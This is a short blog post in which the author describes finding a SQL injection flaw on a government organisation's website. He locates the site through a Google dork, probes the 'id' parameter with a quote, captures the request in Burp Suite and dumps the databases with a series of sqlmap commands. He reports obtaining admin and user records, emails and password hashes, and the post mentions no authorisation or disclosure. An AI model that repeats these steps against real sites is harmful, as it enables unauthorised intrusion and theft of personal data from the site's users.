mehedishakeel

Aug 30, 2022 · 3 min read · Listen

Found SQL Injection Vulnerability on Government Organization Website!

Last night before going to sleep i make a quick search on google a dork to find vulnerable websites and found some interesting result and from one of those website i found the SQL injection vulnerability & successfully able to exploit and retrieve sensitive information from the MySQL db.

SQL Injection Attack

Here are all the tools i used to find & exploit the SQLi Vulnerability:

Google Dork, Burpsuite, Sqlmap

Lets discuss in details, On google search engine i search a dork :

> **_news/news.php?id=**


i found some interesting results, From one of those search results i found a website, I can not disclose the original website URL. Lets call it **example.org,** on that website i found a interesting parameter which is vulnerable for for Sql injection.

For More Update You Can Connect With Me On Following Social Media Twitter | YouTube | Linkedin | Instagram | GitHub | Website

http://example.org/news.php?id=45'


SQL Injection Error

Then i fire up **Burpsuite** on my **Kali Machine** and capture the request and save it in a **req.txt** text file.



Burpsuite Request Save


If you don't know how to get into **Kali Linux** & using **Burpsuite** you can follow this **Video Playlist.** To learn Web Application Penetration Testing For Free Follow my **YouTube Channel.**



Burpsuite Request Capture


Now, It's time to run **sqlmap** SQL injection tool with the request file for automatic sql injection attacks. As expected dump all the databases and sensitive information like admin,users, email, md5 hash password.

Sqlmap Exploitation & Commands :



Sqlmap database exploitation

> *sqlmap -r req.txt -dbs*
>
> *sqlmap -r req.txt -D db_name — tables*
>
> *sqlmap -r req.txt -D db_name -T table_name — columns*
>
> *sqlmap -r req.txt -D db_name -T table_name -C column_name — dump*



That’s how i found high severity SQL injection vulnerability on a Government Organization website.

Web Penetration Testing Pentesting Bugbounty Writeup Sql Injection

Web Hacking